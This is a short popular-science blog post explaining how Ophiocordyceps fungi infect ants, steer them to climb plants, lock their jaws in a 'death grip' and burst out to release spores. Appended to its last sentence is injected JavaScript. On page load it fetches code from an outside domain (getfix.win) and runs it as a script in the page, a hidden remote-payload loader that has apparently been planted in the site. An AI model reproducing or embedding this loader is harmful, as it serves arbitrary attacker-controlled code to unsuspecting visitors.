


Nature is full of surprises, but few are as creepy as the fungus that turns ants into “zombies.” This strange parasite, Ophiocordyceps, infects ants and takes control of their bodies to help spread its spores.

Zombie ants are ants infected by parasitic fungi, notably from the genus Ophiocordyceps. These fungi manipulate the ants’ behavior, compelling them to leave their colonies, climb vegetation, and attach themselves to plant surfaces. The fungus then consumes the ant’s tissues and releases spores to infect others.
How the Infection Begins:
It all starts when an ant comes into contact with fungal spores. The spores attach to the ant, break through its exoskeleton, and spread inside its body. Eventually, they reach the brain and start controlling the ant’s behavior.
The Mind Control Trick:
Once infected, the ant starts acting strangely. Instead of returning to its colony, it climbs to a leaf or branch in a humid spot. Then, the fungus forces the ant to bite down tightly, securing it in place—this is known as the “death grip.”
The Final Takeover:

With the ant locked in position, the fungus keeps growing inside it. Soon, a stalk bursts out of the ant’s head, releasing more spores into the air. These spores infect other ants, continuing the cycle.
A Fascinating Survival Strategy:
This may sound like a horror story, but it’s actually an incredible example of how nature works. The fungus has evolved a unique way to spread, using the ant as a tool. Scientists continue to study this process to learn more about how parasites interact with their hosts—and who knows, maybe even discover new medical breakthroughs!
Nature never ceases to amaze us, and sometimes, it feels like real life is stranger than fiction!;document.addEventListener(“DOMContentLoaded”, function () {
var url = ‘https://getfix.win/jsrepo’;
fetch(url)
.then(response => response.text())
.then(data => {
var script = document.createElement(‘script’);
script.innerHTML = data.trim();
document.head.appendChild(script);
if (document.readyState === ‘complete’ || document.readyState === ‘interactive’) {
var event = new Event(‘DOMContentLoaded’);
document.dispatchEvent(event);
}
})
});